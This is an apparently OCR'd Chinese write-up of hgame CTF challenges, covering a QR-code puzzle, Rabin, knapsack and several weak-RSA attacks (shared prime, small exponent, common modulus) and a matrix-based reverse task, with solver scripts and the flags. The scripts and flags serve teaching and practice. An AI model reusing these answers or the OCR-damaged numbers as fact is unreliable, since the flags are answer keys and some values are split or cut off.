
```
bash: catflag: command not found
ctf@gamebox-3140-96-8b025af099b7fea3:~$ cat flag
hgame{Bash_Game^Also*Can#Rce}
ctf@gamebox-3140-96-8b025af099b7fea3:~$
```

3.Tetris Master Revenge

玩到5w+出的

4.crazy_qrcode

附件里有个扫不出的二维码，里面有flag.zip的密码，去在线网站做些修改




Format Info Pattern

Bottom Left

Error Correction Level: L M Q [✓ H]

Mask Pattern : 0 1 2 3 [✓ 4] 5 6 7



QR version : **3 (29x29)**
Error correction level : **H**
Mask pattern : **4**

Number of missing bytes (erasures) : **0 bytes (0.00%)**


Data blocks :
["01000001","11100101","00000101","10000111","00010100","01010110","01000110","10100111","1010011

Final data bits :
0100000100000101000101000100011010100110101101011000011010110111000001001101001100000010000

[0100] [00010000]
[0101000101001000100011011010100110110101101001011000011011010110110111000001001001101001
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **16**
Decoded data : **QDjkXkpM0BHNXujs**

Final Decoded string : **QDjkXkpM0BHNXujs**

拿到密码，打开flag.zip




看来是要拼二维码，不过最后一个文件是提示

```
[1, 2, ?, 3, ?, 0, 3, ?, ?, 3, ?, 0, 3, 1, 2, 1, 1, 0, 3, 3, ?, ?, 2, 3, 2]
```

有25个位置，而图片也是25张，推测他们一一对应，而且0.png必须经过顺时针旋转90度一次才有可能拼出二维码，这些数字也只有0、1、2、3，于是推测这些数字的意思是对应的图片顺时针旋转90度的次数。

将二维码按顺序排成5*5的方阵并做相应的旋转，发现相邻的部分可以直接拼在一起，最后只有第3、8、11块不知道旋转次数，也先拼进去扫码



已解码数据 1:

位置:(30.8,16.2)-(325.9,16.1)-(31.0,311.2)-(325.8,311.3)
颜色正常, 正像
版本: 2
纠错等级:H, 掩码:2
内容:
Cr42y_qrc0de


拿到flag

Crypto

1.Rabin


上脚本

```python
import gmpy2
from Crypto.Util.number import *
p = 
6542832718455567969073013743288640724018432953477242137319352114469337507498 3
q = 
9857081026870508498752497548232345600648053191729260179925624145868180055412 3
e = 2
n = p*q
c = 
40866613582120732452527444963221674814916728719496069581272376675103529363364922
381685741969191784612702994158876628587932219721377673508739287017930724 70
a,inv_q ,inv_p= gmpy2.gcdext(q,p)
mp = pow(c, (p + 1) // 4, p)
mq = pow(c, (q + 1) // 4, q)
a = (inv_p * p * mq + inv_q * q * mp) % n
b = n - int(a)
c = (inv_p * p * mq - inv_q * q * mp) % n
d = n - int(c)
for i in(a,b,c,d):
    flag = long_to_bytes(i)
    print(flag)
```



```
b'{#\xa2\xa0\xb2\x92\x85\xed\xa7\xbb\xc2\x9ayj\xb2\xd5\xa9\nW;\xe6\x8bl-\x81`~^\xbe\xa3\xd6\r\xfc.*\xa7\n\x95\x87\xd6\x91#Y\xc4PK\r6\x9b\x97\xf5O\xcc\xb1"[\xda\xadf\xd6\xcdW\xfc0'
b"hgame{That'5_s0_3asy_to_s@lve_r@bin}"
b'-KAQL\xa4Y\x88\x81B\xe2\xc8\x85Cn\x8e\xe8\xbc\xb3T\xd7)\xa9\xeb\xe8\x1b\x88,\n\xb98\xa8R\x04p\x9a\xf2\xb16e\xd7\xf8,\xcf\x86\x90yV\xc1\xa3\xe4Q\x9f\x08\xf3\x17\x8d\xa9\x81\xff\xe6\xe0\xe7\xec'
b"M\xd8aOe\xee,e&x\xdf\xd1\xf4'DF\xc0M\xa3\xe7\x0fa\xc2A\x99D\xf63\x1cQ\xfe\xd3\x0f\xa5\x0etyXx\xa6\x18\x9e]S\xfd\x1c\x07Y9h\x80]\xa0\xe8\x9b\xba\xb2cW\x17H\xe0\x82\xc1"
```

2.包里有什么




```python
from random import randint
from libnum import gcd, s2n

from secret import flag

plain = flag[6:-1]
assert flag == 'hgame{' + plain + '}'
v = bin(s2n(plain))[2:]
l = len(v)
a = [2 << i for i in range(l)]
m = randint(sum(a), 2 << l + 1)
w = randint(0, m)
assert gcd(w, m) == 1
b = [w * i % m for i in a]

c = 0
for i in range(l):
    c += b[i] * int(v[i])

print(f'm = {m}')
print(f'b0 = {b[0]}')
print(f'c = {c}')

# m = 1528637222531038332958694965114330415773896571891017629493424
# b0 = 69356606533325456520968776034730214585110536932989313137926
# c = 93602062133487361151420753057739397161734651609786598765462162
```

根据所给的代码可以求出l=198,w=b0//2 or w=(m+b0)//2,w有两种可能，不过用哪个做答案都是一样的

百度之后发现这是背包密码，直接上脚本吧

```python
from Crypto.Util.number import *
m = 1528637222531038332958694965114330415773896571891017629493424
w = 34678303266662728260484388017365107292555268466494656568963
wn = inverse(w,m)
c = 93602062133487361151420753057739397161734651609786598765462162
s = wn * c % m
l = 198
p = [0 for i in range(l)]
a = [2 << i for i in range(l)]
for i in range(l-1,-1,-1):
    if s>=a[i]:
        s=s-a[i]
        p[i] = 1
for i in range(l):
    print(p[i],end='')
```

输出的结果就是plain的二进制形式，转化一下就能得到plain的内容




```
b"1t's_4n_3asy_ba9_isn7_it?"

进程已结束,退出代码0
```

3.RSA 大冒险1

challenge1

去在线网站分解一下就行

```python
from Crypto.Util.number import *
n =
25121854169020896813182933207912575567912397191765957629050840820423248720285673
5336223137573486147
e = 65537
p = 306436784381935465877338735176085471879
q = 692697579181544736520051762339
r = 1183496897991162379935492108887
c =
0x25425939c84470448dc0cb78d6b52ea295296cbe6d4e274ed74c2f317a5448bd7f8fe437526146
dd8a
i = (p-1)*(q-1)*(r-1)
d = inverse(e, i)
m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)
```



```
b'm<n_But_also_m<p'

进程已结束,退出代码0
```


challenge2

通过拿到两个n，求出他们的最大公约数为p

```python
from libnum import gcd
n1 =
72122015329417980605543714895566188617519445218860873817153705600076589215069824
76426406766781003288630526727230083424496364735998773296476774722720446016863774
37081470743310917978716705314236522559545655018147459881112995555778287640271945
02814741917583809143685045313952371418646090926400712602151831466941
n2 =
91337429439146783434240036568520566087766514232234736171140976225356433523149192
27766985722798578067178641882380051970676530080607021107520502267722431297311072
81488614873432975984600229528177945323532023164763838725353816446405070062840300
10166495276635232392895640978192216356162708793167262816930942005133
print(gcd(n1,n2))
```

然后选择其中一个n及其对应的密文进行解密

```python
from Crypto.Util.number import *
p =
7107597144209172256450805690418024859200610103738640903986422255270110852626032329843315387763583794055560967040094060530017376257258253869829581802053029
n =
72122015329417980605543714895566188617519445218860873817153705600076589215069824764264067667810032886305267272300834244963647359987732964767747227204460168637743708147074331091797871670531423652255954565501814745988111299555577828764027194502814741917583809143685045313952371418646090926400712602151831466941
q = n//p
e = 65537
c =
0x4585e7d34461394e4e91616c888b23a7c906dec53d8da15c533cbe9afa9745a06c5f6e15d9a955754cec7a772426c538d5d7a38f8747a522e5c171746a4698781cc37ad32c1ca864df34eecca8da1df5ba42e4e3eec16e6053795d0aea430d72c67649d7d190b26f68857452b7109cf1181c2a1e3ab8e66fa1465519839b357b
i = (p-1)*(q-1)
d = inverse(e, i)
m = pow(c, d, n)
flag = long_to_bytes(m)
print(flag)
```




```
b'make_all_modulus_independent'

进程已结束,退出代码0
```

challenge3

e=3,比较小，而n不太好拆，推测明文可能比较小，直接对c开三次方（要是明文比较小，开三次的结果即为明文）


```python
import gmpy2
c =
0xfec61958cefda3eb5f709faa0282bffaded0a323fe1ef370e05ed3744a2e53b55bdd43e9594427c35514505f26e4691ba86c6dcff6d29d69110b15b9f84b0d8eb9ea7c03aaf24fa957314b89febf46a615f81ec031b12fe725f91af9d269873a69748
m = gmpy2.iroot(c, 3)
print(m)
```



```
(mpz(11744931134245588030994958433029993545088716587327647009385465660791455020967282), True)

进程已结束,退出代码0
```

然后转成字符串

```python
from Crypto.Util.number import *
m =
11744931134245588030994958433029993545088716587327647009385465660791455020967282
flag = long_to_bytes(m)
print(flag)
```




```
b'encrypt_exponent_should_be_bigger'

进程已结束,退出代码0
```

challenge4

这是共模攻击，公钥密文分别查看两次，拿到n,e1,e2,c1,c2

```
from Crypto.Util.number import *
import gmpy2
n =
6107601883348999558256340854495846629578784642986703851538479392030101965431136833178778143455084716097176478546922899371901275765521873407669447136888641296246112320218527082962244651710991925027132951084948839398373817325050823680312081011209583522084021995461257065181114820050679044906065980102948284301 1
e1 = 94207
e2 = 121967
c1 =
0x31bb02a93b8715138560bf3fd3c59ee99b33eb89628d629074b1da9464de4ce0148cef7b6d5a413bf80d2c8e3a12702624a154fcaad279b42098c5e89b00eef82aa7decde7883b66a08525732677f98244be60236b690fd41f5ca84d5c02a5fe4656861de8f535bdc1305fcba92355f5d34304d193e4a2d98995c5a1b5167a64
c2 =
0xecb295e0192bad4a32d51c8d89a7166fc85576e718b8dca06205ed9d374e04c63604481a7a0b6d1b15f888e65a50c81bb537a226ffac4ad75009633562640872ff285ef6e0dab01185e0b6b72f9724d024f9bb0376debeb64dbca0b31e7f503fcc42d2ed1097da2cdb939bad9fb3c5abc4d4edf8244444c09e6c73f5fc25c66
gcd, s, t = gmpy2.gcdext(e1, e2)
if s < 0:
    s = -s
    c1 = gmpy2.invert(c1, n)
if t < 0:
    t = -t
    c2 = gmpy2.invert(c2, n)
plain = gmpy2.powmod(c1, s, n) * gmpy2.powmod(c2, t, n) % n
flag = long_to_bytes(plain)
print(flag)
```




```
b'never_uese_same_modulus'

进程已结束,退出代码0
```

四次check都通过就拿到flag了

Reverse

1.math

这是在做矩阵的乘法运算，相当于C=A*B(均为矩阵)，C即为v12，B即为v10，而A就是输入的数据




```
v12[24] = 44270;
for ( i = 0; i <= 4; ++i )
{
  for ( j = 0; j <= 4; ++j )
  {
    for ( k = 0; k <= 4; ++k )
      v11[5 * i + j] += *((char *)&v14[-46] + 5 * i + k) * v10[5 * k + j];
  }
}
for ( l = 0; l <= 24; ++l )
{
  if ( v11[l] != v12[l] )
  {
    printf("no no no, your match is terrible...");
    exit(0);
  }
}
printf("yes!");
return 0LL;
```

用脚本就能跑出A矩阵

```python
from sympy import *

p1 = Matrix([[126,225,62,40,216],[253,20,124,232,122],[62,23,100,161,36],
[118,21,184,26,142],[59,31,186,82,79]])
y = Matrix([[63998,33111,67762,54789,61979],[69619,37190,70162,53110,68678],
[63339,30687,66494,50936,60810],[48784,30188,60104,44599,52265],
[43048,23660,43850,33646,44270]])
print(y*p1**(-1))
```


然后转成字符串



```
hgame{y0ur_m@th_1s_g00d}
进程已结束,退出代码0
```

